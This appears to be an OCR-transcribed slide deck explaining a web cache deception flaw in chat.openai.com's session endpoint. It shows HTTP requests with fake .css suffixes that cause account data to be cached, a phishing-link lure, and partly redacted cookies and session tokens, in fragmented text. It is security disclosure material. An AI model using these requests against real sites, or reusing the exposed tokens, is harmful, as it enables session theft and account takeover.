
Response



```
{
  "user":{
    "id":"user-ql[redacted]2Q",
    "name":"[redacted]gmail.com",
    "email":[redacted]@gmail.com",
    "image":
    "https://s.gravatar.com/avatar/dbf8cb618d45775653f0f078a6b53b53?s=480&r=pg&d=https%3A%2F%2Fcd
    n.auth0.com%2Favatars%2Fga.png",
    "picture":
    "https://s.gravatar.com/avatar/dbf8cb618d45775653f0f078a6b53b53?s=480&r=pg&d=https%3A%2F%2Fcd
    n.auth0.com%2Favatars%2Fga.png",
    "groups":[
    ]
  },
  "expires":"2023-04-23T19:19:01.377Z",
  "accessToken":
  "eyJhbGciOiJSUzI1NiIsInR5cCI6IkpXVCIsImtpZCI6Ik1UaEVOVUpHTkVNMVFURTRNMEZCTWpkQ05UZzVNRFUxUlRVd1
[redacted]
}
```




WEB CACHE DECEPTION - VULNERABILITY



```
GET /api/auth/session HTTP/1.1
Host: chat.openai.com
Cookie: intercom-device-id-dgkjq2bp=47313fbe-8203-4151-82f0-4d07f17afbd1;
mp_d7d7628de9d5e6160010b84db960a7ee_mixpanel=
%7B%22distinct_id%22%3A%20%22user-qLt3b1FPnzGbN37C8U0khZ2Q%22%2C%22%24device_id%22%3A%20%22184cca
```


```
HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 19:38:22 GMT
Content-Type: application/json; charset=utf-8
Connection: close
x-client-source: explorer
```



```
GET /api/auth/session/test.css HTTP/1.1
Host: chat.openai.com
Cookie: intercom-device-id-dgkjq2bp=47313fbe-8203-4151-82f0-4d07f17afbd1;
mp_d7d7628de9d5e6160010b84db960a7ee_mixpanel=
%7B%22distinct_id%22%3A%20%22user-qLt3b1FPnzGbN37C8U0khZ2Q%22%2C%22%24device_id%22%3A%20%22184cca
```

```
HTTP/1.1 200 OK
Date: Fri, 24 Mar 2023 19:38:22 GMT
Content-Type: application/json; charset=utf-8
Connection: close
x-client-source: explorer
```

WEB CACHE DECEPTION - VULNERABILITY



What, no pepsi?

200 OK – {Jens account details}

GET […]/auth/session/**pepsi.css**

Better save this static cacheable .css file

I don't know this file


GET […]/auth/session/**pepsi.css**

200 OK – {Jens account details}

Cache


Server


Hey boss, click this <u>LINK</u> for free pepsimax




WEB CACHE DECEPTION - VULNERABILITY

WEB CACHE DECEPTION - VULNERABILITY


Ah, yes I know this file!
200 OK - {Jens account details}
GET […]/auth/session/pepsi.css
Cache
Server




WEB CACHE DECEPTION - VULNERABILITY



```
GET /api/auth/session/victim.css HTTP/1.1
Host: chat.openai.com
-4d07f17afbd1;
mp_d7d7628de9d5e6160010b84db960a7ee_mixpanel=
%7B%22distinct_id%22%3A%20%22user-qLt3b1FPnzGbN37C8U0khZ2Q%22%2C%22%24device_id%22%3A%20%2218
4cca250d119d4-0e090c13157b6f-18525635-1d73c0-184cca250d21909%22%2C%22%24initial_referrer%22%3
A%20%22%24direct%22%2C%22%24initial_referring_domain%22%3A%20%22%24direct%22%2C%22%24user_id%
22%3A%20%22user-qLt3b1FPnzGbN37C8U0khZ2Q%22%7D; cf_clearance=
AabU_Ht5Xu4xlACdY88V0O.nY0e9gYtAzyFSqV0fVO8-1676665508-0-1-74f28dcb.17cc26be.334abf6b-160;
__Host-next-auth.csrf-token=
9bc7367d737ea4eaedb6365f2c79f2ffdaecd3907923ebecda31b62d2e60996a%7C707ab464ce07b865aa7cc445da
995bc15eccd08a68bd8ef0f032c2eabdd28a34; _ga=GA1.1.1292505264.1666363578; _ga_9YTZJE58M9=
GS1.1.1679618382.3.0.1679618427.0.0.0; cf_clearance=
DuoZQPHPFdgB6u4SnWDUNXxqM9WAbSkh3uSpjNApMDs-1679662883-0-1-74f28dcb.17cc26be.334abf6b-160;
_ga_GLYMMY7CH1=GS1.1.1679667600.14.1.1679667620.0.0.0; __Secure-next-auth.callback-url=
https%3A%2F%2Fchat.openai.com%2Fchat; _cfuvid=
1HQBZzax_jTcRSJsiyWCvCL7t6pfqQuWT5pzWMpftWI-1679675304651-0-604800000;
__Secure-next-auth.session-token=
eyJhbGciOiJkaXIiLCJlbmMiOiJBMjU2R0NNIn0..jD4ZVYiKaQSw9q8O.qC8ZsyXujfpO5rKxOIN2lWLmXX1Yz5PwvbG
[redacted]
```

```
ins
